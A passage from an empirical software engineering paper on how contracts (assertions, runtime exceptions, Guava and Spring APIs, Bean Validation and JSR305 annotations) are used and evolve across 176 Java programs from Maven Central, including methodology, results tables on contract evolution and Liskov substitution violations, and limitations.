By default, runtime assertion checking is disabled and an explicit parameter must be used in order to switch assertion checking on when the JVM starts. While the ability to switch off assertions centrally is useful for addressing performance overhead, this has some implication on how assertions can be used. Most importantly, `assert` statements are not primarily intended for checking pre-conditions. An Oracle tech note warns: *"Do not use assertions to check the parameters of a public method. An assert is inappropriate because the method guarantees that it will always enforce the argument checks. It must check its arguments whether or not assertions are enabled."*[6] The same note then outlines the use of asserts in invariants and post-conditions. The note explicitly suggests how to use assertions for class invariants. However, the suggested pattern does not fully comply to the definition

[5] `https://github.com/elastic/elasticsearch/issues/13224` (accessed 10 January 2017)
[6] `https://docs.oracle.com/javase/8/docs/technotes/guides/language/assert.html#preconditions` (accessed 10 January 2017)

```
1 import javax.validation.constraints.*;
2 ..
3 @Max(-42)
4 public int negate(@Min(42) int i) {..}
```

Listing 4 Using JSR303 annotations for pre- and post-conditions.

of class invariants according to Meyer [80] that requires that the invariants are applied to all public methods of a class. In many cases, the invariants expressed by assertions are *method-local* invariants, such as control flow invariants.

2.5 Contract Annotations

The idea of annotation-based approaches is to add meta-data to artefacts (methods, fields, classes and method parameters) that describe their validity. The standard Java annotation API is widely used for implementation. Some older tools predate the annotation API and simulate annotations using, for example, structured comments. Annotation-based approaches are very declarative in nature, and as such can be interpreted and used by a wide-range of tools for both static and runtime checks. For runtime checks, additional code that enforces the constraints must be generated and deployed. This is often done, for example, using injection-based techniques like AOP [72]. We now examine some popular approaches in more detail, loosely grouped by their major usage.

Bean Validation. The *Bean Validation* specification, JSR303 (version 1.0) [23] and JSR349 (version 1.1) [22], and a popular reference implementation, the hibernate validator [8], aim at providing a set of standard annotations and associated processing APIs for server-based enterprise (J2EE) applications. It offers an API to request validation which must be called explicitly by the programmer. The API is intended for use with higher-level frameworks that intercept program flow to check constraints. This is described in the documentation as follows: *"This service only deals with the actual validation of method parameters/return values itself, but not with the invocation of such a validation. It is expected that this invocation is triggered by an integration layer using AOP or similar method interception facilities such as the JDK's Proxy API or CDI. Such an integration layer would typically intercept each method call to be validated, validate the call's parameters, proceed with the method invocation and finally validate the invocation's return value."*[7].

Bean Validation represents post-conditions as constraints on method return values. An example is given in Listing 4. The standard states that *"As of version 1.1, Bean Validation constraints can also be applied to the parameters and return values of methods of arbitrary Java types. Thus the Bean Validation API can be used to describe and validate the contract (comprising pre- and postconditions) applying to a given method ("Programming by Contract", PbC)."* [22, sect. 1.2]. The Bean Validation standard also contains several restrictions to ensure correct behavioural subtyping according to the Liskov's Substitution Principle (LSP) [22, sect. 4.5.5].

[7] `https://docs.jboss.org/hibernate/validator/4.2/api/org/hibernate/validator/method/MethodValidator.html` (accessed 10 January 2017)

Static Checking. Various tools offer limited static analysis of annotations, such as for `null` analysis. The *Checker Framework* [83] provides annotations that can then be checked via compiler plugins. Many IDEs and static analysis tools provide similar capabilities for finding bugs at compile time, such as *Eclipse*, *IntelliJ* and *FindBugs*. This has lead to an unfortunate situation where annotations such as `@NonNull` and `@Nullable` with the same name exist in different name spaces. To rectify this, JSR305 aims to establish a set of standard annotations [90].

The *Java Modelling Language (JML)* is a mature framework that aims to bring full-fledged programming by contract to Java, and uses comment-based annotations to express constraints. The latest version of *OpenJML* also supports true annotations. JML supports both runtime checks and static verification [75] using additional tools like ESC/Java2 [42].

There are numerous other, somehow less popular approaches to annotation-based contracts, including *oval* [11], *CoFoJa* [4], *Jass/ModernJASS* [20], *lombok* [73], c4j [2], and the dormant *iContract* [51], *AssertMate* [5], *javadbc* [10] and *chex4j* [3] projects.

2.6 Other Approaches

While the above patterns cover the majority of cases, other means of expressing contracts exist in the Java world. *jContractor* [71] is unique in associating constraints with methods via naming conventions. For instance, the pre-conditions for a method named `push` are written by implementing a method `push_Precondition`. Constraints can also be written in separate *contract classes* which are again recognised by a certain naming convention. Behavioural subtyping is supported by aggregating inherited contracts (with *"or"* for pre-, and *"and"* for post-conditions). Contracts are weaved into code using bytecode instrumentation.

3 Methodology

In the following subsections we discuss how we obtained, processed and analysed the data when looking for the use of contracts in Java programs.

3.1 Data Sets

We initially considered several curated data sets, such as the Qualitas Corpus [97] and DaCapo [25]. However, we found DaCapo to be too small, outdated and without evolution data, and found that Qualitas does not contain the latest version of many programs and completely omits some widely used libraries (including Guava). Furthermore, for Qualitas, the projects do not have a canonical format making automated analysis difficult. Instead, we chose to extract a data set from the Maven Central Repository.

The Maven Central Repository is a simple directory-based repository of open-source projects. It contains a large number of Java programs in a canonical structure with meta-data that facilitates automated analysis. We used the ranking of projects by popularity from `https://mvnrepository.com/`, where popularity is determined by the number of incoming dependencies from other projects hosted on Maven. We extracted our data set as follows: first, we parsed the name, group and version of the first 200 artefacts from the MVN Repository website on the 3 August 2016; second, we used the search API [8] to download all available versions of the respective artefacts; finally, we removed projects for which Java source code

[8] http://search.maven.org/#api (accessed 10 January 2017)

Table 2 Data set metrics.

metric	value
programs	176
program versions	6,934
compilation units	2,233,298
unparsable compilation units	223
classes	2,787,686
methods (all)	22,263,421
constructors (all)	2,465,260
methods (public and protected)	18,744,459
constructors (public and protected)	2,002,327
KLOC incl comments	351,034

was not available (e.g. projects containing only Scala source code, or projects consisting only of meta data, etc). This resulted in 176 projects with 6,934 versions, and with an overall size of 4.6GB.

Metrics extracted from our data set are reported in Table 2. The number of compilation units corresponds to top-level classes but excludes inner classes. There were some compilation units where parsing failed, but they were relatively few (less than 0.01 %) and should not significantly impact our results. The number of classes and methods is significant here, since contracts are primarily applied to – and analysed for – these program elements. Note that only `public` and `protected` methods/constructors were considered in our studies. This is because `private` members do not play any role from a program's clients viewpoint and, from the perspective of evolution, cannot introduce breaking changes. Thus, to be consistent across our various experiments, we excluded them. Overall, the amount of code investigated is similar to the data set used in [53]; however, we use only *released versions* and not *revisions*, and have therefore significantly more variability in our data set.

Finally, we note that our data set does not include project dependencies. Since we also study contracts in inheritance hierarchies, we considered including the dependency closure of each project to ensure all supertype references could be resolved. We investigated this and found that this would have added another 14,832 versions from 972 programs, increasing the overall size by 5.9 GB. Unfortunately, this would have slowed down our experiments considerably. We therefore opted against including dependencies, but added the source for *openjdk 1.8.0_91*, assuming that a vast number of supertype relationships can be resolved against the Java core class libraries, and since the core libraries are known for their high level of stability (i.e. public APIs don't disappear between JDK versions).

3.2 Contract Element Classification

The studies reported on in this paper focus on the *usage*, *classification* and *evolution* of contract elements found. This requires a simple and mechanical means to classify the contract elements. In particular, we cannot attempt to determine the programmer's intention behind a particular programming construct (e.g. whether throwing an exception guarded by a conditional is checking a pre- or post-condition, etc). Fortunately, there are many signals that we can use to help classify concrete program code constructs as contract elements:

- **CREs.** As discussed previously, the names of runtime exceptions in many cases indicate they are designed for signalling contract violations (e.g. `IllegalArgumentException`),

and standard Java literature clearly indicates that the purpose of certain runtime exceptions is to enforce pre-conditions [26, item 58]. Our data analysis methods exploit this to classify the uses of (conditional) runtime exceptions accordingly.

- **APIs.** These provide a potentially richer language for expressing pre- and potentially also post-conditions, and class and method names and documentation usually signal their purpose. The purpose of all APIs we have encountered and investigated is to represent pre-conditions only.
- **Assertions.** In contrast to those above (and as already discussed in section 2.4) `assert` statements are not intended for checking pre-conditions. Therefore, we can only infer that some assertions might represent post-conditions or class invariants. We therefore decided to include assertions as potential contract elements in the study. But, we take a conservative approach and do not to classify them as this could have a significant impact on the precision of the study.
- **Annotations.** A special case are annotation-based approaches. Here the type of contract can often be inferred from how the annotation is used. For instance, consider again Listing 4. Here, two JSR303 annotations are used. The annotation on the method is actually a contract element on the method return value and is therefore a post-condition, while the `@Min` annotation is a contract element on the parameter and is therefore a pre-condition. Annotations on classes and fields are interpreted as class invariants.
- **Other.** *jContractor* contract elements can be easily classified based on the naming patterns used. However, we did not include this in the classification scheme used as we did not find any use of *jContractor* in the data set used in this study.

Figure 1 summarises the classification algorithm employed in this study. In classifying contract elements according to the above rules, we do not consider the relative position of a particular check within a method. That is, one might argue that a check near the entry of a method is "likely" to be a pre-condition check. However, our experience suggests that it is quite common to find legitimate pre-condition checks embedded deep within a method's body. Listing 3 illustrates such an example taken from a real-world codebase. The contract on line 11 should be classified as a pre-condition check, but we note it is not located near the method's entry. Indeed, if we just consider its relative position within the method, then it would look more like a post-condition check. One could further argue that this use actually denotes a class invariant as it checks the state of an object (rather than the parameters of the method). What is more, concepts like "at method entry" or "before method exit" are further complicated – for the purpose of source code analysis – by the presence of comments and the potential presence of injected code from cross-cutting concerns such as logging or security checks. Sometimes these concerns are present in source code, but often tools like AOP [72] are used to inject or "weave" additional code (into source or byte code) at method entry and/or exit.

For this study, we therefore decided to use a set of classification rules extracted from the definition of the respective construct language. For annotations in particular, we take into account the type of annotation as discussed above.

3.3 Methodology for Contract Usage Study

This study looks at and classifies the usage of the several types of contract elements across our dataset, providing also the base data for subsequent studies described below. The approach taken was to identify the contract element using source code analysis, which is able to check all annotations including those which might be removed by the compiler.




Figure 1 Contract element classification algorithm.

Furthermore, comment-based annotations used by some older tools (e.g. JML) also require source code-based analysis. Analysing conditional runtime exceptions and assertions in this manner was relatively straightforward. However, for the remaining contract patterns, we investigated their actual use in two stages.

In stage one, we developed screening scripts that looked for any sign that a certain pattern of contract construct might be present. These scripts use simple text matching algorithms and look mainly for the presence of type-specific package names (for APIs and annotations) or comment patterns (for comment-based annotations). These scripts revealed that only the following API and annotation-based contract types are present in programs in our data set: *Commons Validate*, *Guava preconditions*, *Spring asserts*, *Bean Validation (JSR303, JSR349)*, *JSR305*, *FindBugs*, *IntelliJ*, *Lombok*. We however removed *Lombok* because of its particular contract semantics: annotations are translated into conditional runtime exceptions at build time, and this would have lead to double-counting. Lombok is also only used by itself.

We later found that the preprocessing screening scripts produced false positives for *FindBugs* and *IntelliJ* tool-bound annotations. Specifically, the data set contains programs

defining *FindBugs* contract annotations but not actually using them, and *IntelliJ* annotations are only referenced in comments (using their fully qualified class names). The result of this was that we did not find any instances of the respective tool-bound contract patterns in actual use, and we do not report them explicitly in the results tables.

In stage two of the extraction, a collection script was used to extract contract construct data and export it to `JSON` files stored for further analysis. This script uses a set of pluggable extractors for each contract pattern, the extractors perform a detailed AST analysis using the Java parser API [9].

3.4 Methodology for Evolution Study

The evolution study asked how contracts change between adjacent program versions, from the viewpoint of what effects this can have on a program's existing clients. This required us to identify the adjacent versions which is easy for projects that use common versioning schemes (i.e. `<major,minor, micro>` plus an optional qualifier or build number). However, some projects do not follow this convention which makes adjacency detection rather difficult. For instance, we encountered cases with letters in the major version number and cases with alphanumeric qualifiers with unclear semantics. The script which detects adjacent versions therefore uses a set of rules to correctly order versions by qualifier status (such as *alpha*, *beta*, *release candidate*, *final*, etc) in addition to the numerical versioning scheme. However, this still left us with 138 program versions that did not fit; we therefore blacklisted those and excluded them from the evolution study as it was not clear how they fit into a linear program evolution.

The evolution study uses contract data extracted in the previous step, and builds *diff records* that contain contracts for the same artefact (method or class) in two adjacent program versions. These records are then classified using pluggable *diff rules* to detect contract evolution patterns such as non-critical changes (e.g. only the program messages are changed), the addition of post-conditions, etc. These diff rules are not intended to provide a completely precise classification – this might actually be impossible, but they can be used to automatically classify a vast number of simple cases.

Diff rules do not capture cases when contract elements specified informally (for instance, in comments) are formalised using any of the approaches described above, or vice versa. This study is about the correct use of contracts in the context of evolution, and correctness is defined with respect to actual program behaviour. While informal contracts specify intended program behaviour, they do not influence actual behaviour. Therefore, (de)formalising contract elements is a potentially critical operation.

We use the following set of diff rules, corresponding to the principles of substitutability:

1. `Unchanged` – the two contracts compared are the same.
2. `IgnoreOrderAndMessage` – the order of contract constructs attached to an artefact and the message (used as message in exception -, annotation- and API-type contracts) of some of these constructs has changed. Although scenarios can be constructed where this changes the semantics of a program, this change is probably benign.
3. `PreconditionsStrengthened` – a pre-condition has been added to a method, or a clause (boolean expression) has been added to an existing pre-condition using the `&` or `&&` operator. This is potentially critical.
4. `PreconditionsWeakened` – a pre-condition has been removed from a method, or a clause has been added to an existing pre-condition using the `|` or `||` operator. This is benign.
5. `PostconditionsWeakened` – a post-condition has been removed from a method, or a clause has been added to an existing post-condition condition using the `|` or `||` operator.

This is potentially critical.

6. `PostconditionsStrengthened` – a post-condition has been added to a method, or a clause has been added to an existing post-condition using the `&` or `&&` operator. This is benign.
7. `NullablePostconditionRemoved` – the removal of a `Nullable` post-condition annotation is not considered as a significant weakening of guarantees made, this is classified as a benign change.

The data reported later in sections 4.2 and 4.4 show that with these simple rules, a large percentage of contract changes can be automatically classified.

3.5 Methodology for LSP Study

In this study we look for violations of Liskov's Substitution Principle (LSP), i.e. we look for contradictory specifications between super- and sub-classes, and then use the respective contracts to analyse whether they are used correctly. The experimental setup uses the same infrastructure as the evolution study, the main difference is that the diff records are extracted differently. Here we look for contracts on methods in an override relationship and analyse imports and inner classes to compute precise inheritance information. We also filter the extracted diff records in order to remove those that duplicate the same issue in a different version of the same program.

For the internal representation of contract data, we encode methods similarly to descriptors used in byte code, but with return types removed. This allows us to capture overriding with covariant return types.

3.6 Verifiability

The data sets (raw data, and contract data extracted) are available here: `https://goo.gl/2R28gS`. The code used for extraction and analysis is available from `https://bitbucket.org/jensdietrich/contractstudy`. The repository `readme.md` contains detailed instructions how to build the project, add the data for analysis, and reproduce the results reported.

4 Results

4.1 Contract Usage (RQ1)

Table 3 reports the different types of contract elements and their appearance in the data set. In column 3, the overall number of contract elements of the respective type is reported. These numbers are high. However, one reason for this is that the same elements are counted again and again in different versions. We therefore also computed the number of contract elements found for the latest versions of each program within the data set, this is reported in column 4. These values are much lower. We also investigated the number of programs using constructs of the respective type in any version. These numbers are displayed in column 5. The adoption of the various API and annotation-based approaches is surprisingly low, and even the number of projects using assertions is lower than expected.

We also computed the gini coefficient [60] in order to measure the distribution of constructs amongst the latest versions of each program. The gini is very high at 0.74 indicating that while there are a few projects that use contracts very intensively, the vast majority of projects do not use them significantly. Interestingly, the gini computed for the distribution of assertions is 0.83 — much higher than the overall gini. On the other hand, the gini for

Table 3 Number of contract elements found in dataset by type.

type	category	constructs (all ver.)	constructs (latest v.)	programs
assert	assertion	131,340	3,284	52
conditional runtime exceptions	CRE	484,964	15,720	155
unsupported operation exception	CRE	123,966	3,084	122
guava preconditions	API	49,021	1,188	6
spring assert	API	100,232	2,148	13
commons validate	API	879	110	6
JSR303, JSR349	annotation	586	20	1
JSR305	annotation	33,281	911	6

Table 4 Top programs using contracts (latest versions only). The numbers in brackets are the numbers of contract elements found in the respective program.

category	programs
CRE	open-jdk (3,695), elasticsearch (1,348), lucene-core (612), netty (553), hadoop-common (550)
API	guava (948), spring (661), spring-test (262), spring-web (218), spring-core (208)
assertion	lucene-core (1,000), elasticsearch (656), open-jdk (390), gwt-user (371), gwt-servlet (371)
annotation	guava (859), reflections (46), hibernate-validator (20), annotations (4), jsr305 (2)

the distribution of APIs is lower (0.6), indicating a more equal distribution. This seems counter-intuitive as there are many more programs using assertions than contract APIs. But while more programs use assertions, most of them use very few — in several cases only one single assertion.

Table 4 shows the programs with the highest usage of contract elements of each type, with indication of their number in the respective latest version. This data also shows the uneven distribution of contract usage, as the numbers quickly trail off.

We also investigated popular combinations of contract types. We found that 16 programs do not use any contracts, 32 programs use one type of contract element (of which 28 use conditional runtime exceptions), 63 use two types of contracts (the most popular combination being unconditional "unsupported operation" exceptions and conditional runtime exceptions with 54 occurrences). There were 59 programs with three types, 4 with four types and finally 2 programs with five types of contracts (*elasticsearch* and *guava* both use assertions, conditional and unconditional exceptions, the Guava contract API and JSR305 annotations).

Finally, in Table 5 we report the classification of the contract elements found. As discussed earlier, a precise classification is not possible. But this data suggests that pre-conditions are more frequently used than post-conditions. This would still be the case if all assertions encountered (and reported as not classified in Table 5) were classified as post-conditions.

A possible explanation for the dominance of pre-conditions is the high level of reuse of (library) code in general, and of open source programs in particular. This implies that modern libraries have to provide defensive API surfaces to deal with unknown clients. As Meyer [80] notes: *"A pre-condition violation indicates a bug in the client (caller). The caller did not observe the conditions imposed on correct calls. A post-condition violation is a bug*

Table 5 Number of contract elements found in dataset by classification.

kind	constructs (all versions)	constructs (latest version)	programs
pre-condition	786,723	22,969	160
post-condition	2,413	112	6
class invariant	3,793	100	5
not classified	131,340	3,284	52

in the supplier (routine). The routine failed to deliver on its promises.". Therefore, by using pre-conditions, clients can shift the responsibility to comply to clients. This has many practical advantages with respect to program maintenance: if a program fails and an illegal argument or similar exceptions occur in stacktraces due to a failed pre-condition, this makes it very clear who is to blame, and reduces the workload on the side of the supplier as it does not have to deal with bug reports.

While this may explain the relative popularity of pre-conditions, it does not explain why post-conditions are not as widely used. One possible reason is the widespread use of unit testing. Since method callers are often unknown at build time, tests are written that create synthetic callers in test fixtures. The test assertions comparing computed values against test oracles are basically post-conditions specialised for a particular fixture. We note that tests written in modern testing frameworks like *junit* are following a contract-oriented pattern: "if the assumptions (pre-conditions) are true before the method under test is invoked then the assertions (post-conditions) must be true after the method under test has been invoked". But the focus is clearly on the post-condition check, and we believe that many developers are not aware that pre-condition checks are supported by *junit* in the form of `org.junit.Assume` or (less explicit) by *TestNG* through `org.testng.SkipException`.

4.2 Contract Evolution (RQ2)

We also tried to answer the question whether there is some evidence that programs use more contracts as they evolve, similarly to [53] but with a coarser granularity due to the extent of our study. To answer this, we divided the number of contracts found by the number of methods, and compared the respective ratio between the first and last version of each program. The aggregated result of this experiment is shown as a box plot in Figure 2. The median value of the ratio does not change much (from 0.021 to 0.023) between the first and the last version within the version ranges investigated. This indicates that if projects use contracts, they keep using them.

To see if this observation is of importance, we also considered the growth of the size of the respective programs. The average growth in the number of methods between the first and the last version is 174 % (although this is dominated by a few outliers — for instance, the first version of *spring-core* in the dataset (1.2.1) has 324 methods, while the last version (4.3.2.RELEASE) has 3,276 methods). But even when considering the median, the number of methods still increases significantly, by 68.5 %. This means that the overall number of contract elements used increases proportionally with the size of the programs.

There are only two programs in the data set for which the number of contract elements used declines significantly between the first and the last version investigated, both in relative and absolute terms: *httpclient* (from 1,154 methods with 298 contract elements in version 4.0-beta1 to 2,772 methods with 26 contract elements in version 4.5.2) and the related *httpcore* (from 923 methods with 252 contract elements in version 4.0-beta2




Figure 2 Comparison of contract-to-method ratios between first and last versions

to 1,584 methods with 46 contract elements in version 4.4.5). A more detailed analysis shows that both projects adopted a shared project-specific contract API very similar to Guava's `Preconditions`, the respective API is `org.apache.http.util.Args`, introduced in *httpcore 4.3-alpha1*. When taking this into account, the situation changes: *httpclient-4.5* has 584 call sites for methods defined in `Args` corresponding to API-type contracts , while this class is not used at all in 4.0-beta1. While `Args` provides a centralised API for input validation that is used to replace `IllegalArgumentExeptions`, there are also two documented cases where `IllegalStateExceptions` are replaced by a project-specific checked exception (`ConnectionClosedException`) that are not captured in our analysis[9].

We also looked into contract evolution in programs that made heavy use of contracts in their respective first version. For this purpose, we filtered out programs with at least 100 contract elements in their first version. This is the case for 27 programs. Of these programs, only three show significant changes in contract usage, which we defined by a change of the contract element-to-method count ratio larger than 0.1. Two of those programs are *httpclient* and *httpcore*, already discussed above, the third program is *lucene-core* that shows a significant *increase* of contract usage between versions 2.3.0 (3,096 methods with 158 contract elements) and 6.1.0 (8,954 methods with 1,612 contract elements), respectively.

From this we conclude that projects that use contracts continue to do so, and expand the use of contracts as they grow and evolve, presumably because contracts are seen as beneficial.

4.3 Contract Safety and Program Evolution (RQ3)

Next, we looked for *evolution patterns*. In particular, we were interested in cases where contract evolution was unsafe in terms of substitutability. This means, if there are cases where a client using an API with a contract could break after an upgrade because an API method had either strengthened its pre-conditions, or weakened its post-conditions. Table 6 gives an overview of the results. As discussed in section 3.4, our classification is not complete as it is not feasible to precisely capture the notion of strengthening and weakening constraints if the respective constructs can be written in a full-fledged programming language. But we did extract some interesting results, and discuss some examples in more detail.

[9] `https://archive.apache.org/dist/httpcomponents/httpcore/RELEASE_NOTES.txt` (accessed 10 January 2017)

Table 6 Contract evolution data result summary.

evolution	critical	count
unchanged	no	652,395
minor change	no	1,512
pre-conditions weakened	no	12,675
post-conditions strengthened	no	18
pre-conditions strengthened	yes	2,777
post-conditions weakened	yes	7
unclassified	?	5,028

Table 7 Contract hierarchy data result summary

evolution	critical	count
unchanged	no	351
minor change	no	193
pre-conditions weakened	no	40
post-conditions strengthened	no	0
pre-conditions strengthened	yes	1,242
post-conditions weakened	yes	0
unclassified	?	556

In *slf4j-api* (logging library) the class `org.slf4j.LoggerFactory` has the method `getILoggerFactory()`. A JSR305 `Nonnull` post-condition annotation is present in this method in version 1.7.8 but removed in version 1.7.9. This breaks the guarantees made to clients using this class. Note that the change happens during a *micro* version change, which is supposed to maintain API compatibility according to the rules of semantic versioning.

In *commons-cli* (CLI library), the method `addValue(String)` in `org.apache.commons.cli.Option` has a (rather complex) implementation in version 1.0, but support for this method was then removed in version 1.1 by throwing an `UnsupportedOperationException` with the message *"The addValue method is not intended for client use. ..'*.

4.4 LSP Study (RQ4)

We analysed our data set for cases where contracts gave an indication of potential violations of Liskov's Substitution Principle (LSP), and found numerous such cases summarised in Table 7. Closer inspection of the data also revealed certain programming patterns where runtime exceptions were not being used to communicate violated contracts, but to return information to the applications. A good example for this are certain adapters in ASM 5.0 that perform various checks on byte code, such as `org.objectweb.asm.util.CheckSignatureAdapter`. To do so, these adapters have to override `visit` methods in the adapter supertypes. The rules to check for are implemented using the unconditional runtime exception pattern. I.e., a runtime exception is thrown if the check fails. Here runtime exceptions are used with a semantics similar to return values.

We provide some examples of programs that violate the rules of behavioural subtyping according to how they use contracts.

In *hibernate-core-3.5.0*, the class `org.hibernate.dialect.Dialect` is subclassed by `IngresDialect` in the same package. `Dialect` implements the method `getLimitString(String,int,int)`, the implementation does not throw a runtime exception. It is overridden in

`IngresDialect`, and an `UnsupportedOperationException` is thrown if the second argument (`offset`) is negative. This is a case of unsafe substitution, where a pre-condition on a parameter is added in a subclass. There is no indication in the documentation of the method in `Dialect` warning developers that a runtime exception might be thrown in overriding methods.

In *spring-webmvc-3.2.11.RELEASE*, in the package `org.springframework.web.servlet.tags.form`, `FormTag` extends `AbstractHtmlElementTag` and overrides `setCssErrorClass(String)`. While the implementation in the superclass is a plain setter, the overridden method throws an unsupported operation exception with the message *"The 'cssErrorClass' attribute is not supported for forms"*. There is again no indication in the super class that some subclasses might not support this method.

5 Limitations and Threats to Validity

5.1 Data Set

The data set used only consists of open source programs. This is a consequence of (1) our methodology that requires source code to be analysed and (2) the simple fact that we did not have access to real-world commercial code. It is therefore not clear whether our results apply to closed-source commercial programs. We also suspect the data set is biased towards libraries as they are re-used by many other programs (hence have a higher ranking on Maven Central). In particular, this could cause an under-reporting of annotation-based contracts which might be more common in J2EE applications using frameworks providing those annotations.

5.2 Contract Extraction

While we carefully studied academic as well as grey literature for references to tools and APIs used to represent contracts in Java, there is no guarantee that our list is complete. The bigger limitation however is that we did not capture project-specific techniques such as custom annotations or APIs. We discovered one such case in *httpclient*, discussed in more detail in Section 4.2.

Our extraction of pattern-based contracts could lead to under-reporting. First, we could have considered other runtime exception classes. The ones we used were chosen after inspecting the documentation and assessing their suitability of expressing pre-conditions. Our choice is consistent with the various contract APIs which use exactly those classes to offer API-based pre-condition checking. But there could still be (project-specific) classes we missed. Furthermore, we might have missed certain patterns for how these exceptions are used. We can at least approximate the worst case scenario for this by counting all instantiation sites for the respective exception classes. We found 841,815 instantiation sites across all versions. This compares to 624,269 contracts found (combined conditional and unconditional exceptions), i.e. we have a precision of *at least* 74 % for this type of contract construct.

One of the annotation-based APIs we investigated has a proprietary mechanism for "contract inheritance". JSR305 [90] defines the annotation `javax.annotation.ParametersAreNullableByDefault` with the following semantics: if a class is annotated, then all method parameters in all methods of this class are *nullable* by default. There are only two annotations we are aware of that have this semantics, and we did not model this in this study. This therefore leads to an under-approximation of the contracts found in programs.

We already discussed the special case of assertions (see Section 2.4). This leads to some over-approximation in the overall number of contract elements extracted as not all assertions represent contract elements, and to an under-approximation of post-conditions extracted as we do not classify assertions. This is discussed in the result section in detail.

5.3 Evolution

There are two limitations here. Firstly, our analysis under-approximates inheritance-related problems as we miss some inheritance relationships due to the fact that we did not investigate the full dependency closure of our data set, as discussed in section 3.5.

Secondly, our analysis is completely mechanical and detects possible problems, but does not attempt to weigh them and to assess their actual impact. For instance, many issues detected in the *PreconditionsStrengthened* category flag potential problems that may have an impact on clients. But many of these changes are cases where contracts are introduced to methods. This might just be a case of making existing *"closet contracts"* [16] more explicit. In many cases this will change the way in which a contract violation is reported, i.e. the type of runtime exception that is being thrown. This is of course a semantic change that could break existing clients, but it is unlikely that it actually does. A similar case is when a project decides to change its approach to contracts completely, for instance by replacing contract API calls by runtime exceptions or vice versa. We are aware of one such case, discussed is section 2.3. Secondly, evolution issues impact on clients with separate lifecycles. This means that even incompatible changes of public methods may not be critical if they are not part of the public API of a given program. This is partially caused by the properties of the Java programming language that offers no easy way to enforce *program-private* access to APIs[10].

5.4 LSP Study

The analysis shares some issues around the validity of potential problems discussed with the evolution study. A specific issue are LSP violations with annotation-based contracts. These contracts are usually deployed using injection-based techniques, and at this stage the respective contract framework can take care of merging the constraints of methods with the constraints of overridden methods in order to satisfy LSP. We found however that only 2.76 % of the diff records extracted and investigated use annotations.

With the more explicit, code-based approaches like APIs and explicit runtime exceptions, this kind of *contract merging* would require the use of `super`. We excluded all methods using `super` references from the analysis for this reason, but this again produces a conservative under-approximation of potential LSP issues. However, only 2.77 % of diff records refer to methods overriding with `super`.

6 Related Work

We now review a cross-section of related work, paying particular attention to empirical work and contract languages.

[10] Although this can be achieved via classloader-based add-on technologies, such as OSGi.

6.1 Empirical Studies

Casalnuovo *et al.* undertook an empirical study of the 100 most popular C/C++ projects on GitHub [32]. Their primary interest was the connection between assertions and defect occurrences and their main finding was that the presence of assertions in a method had a small (but significant) effect on reducing defects within it. In taking these measurements they correctly identified — and controlled for — a number of well-known confounds, such as method size and number of contributors. However, they later identified a flaw in their experimental setup related to the reliance on `git` for identifying the enclosing method of a commit [31]. Having fixed and repeated this part of the study, they subsequently found the *opposite* result — namely, that the presence of assertions in a method had a small (but significant) effect on *increasing* the number of defects. Indeed, this is perhaps more intuitive as one expects the presence of assertions to increase the *observability* of faults [99, 39]. That said, the authors conservatively concluded *"that there is no evidence that non-test asserts have an effect on defects"*. Of most relevance here was their finding that 69 out of 100 projects contained *"more than a minimal presence"* of `assert` statements. This contrasts with our observations that only 52 out of 176 projects used them, and one explanation for this maybe their focus on C/C++ projects compared with our focus on Java projects. For example, Java developers may eschew `assert` statements in favour of conditional runtime exceptions which are always enabled (Table 3 supports this to some extent). Finally, another interesting finding of Casalnuovo *et al.* was that *"methods with asserts are more likely to take on the role of hubs"* (roughly speaking, methods which call many other methods). Whilst our results do not provide any specific insight into this, it would certainly be interesting to see whether contracts are similarly correlated (as one might expect them to be).

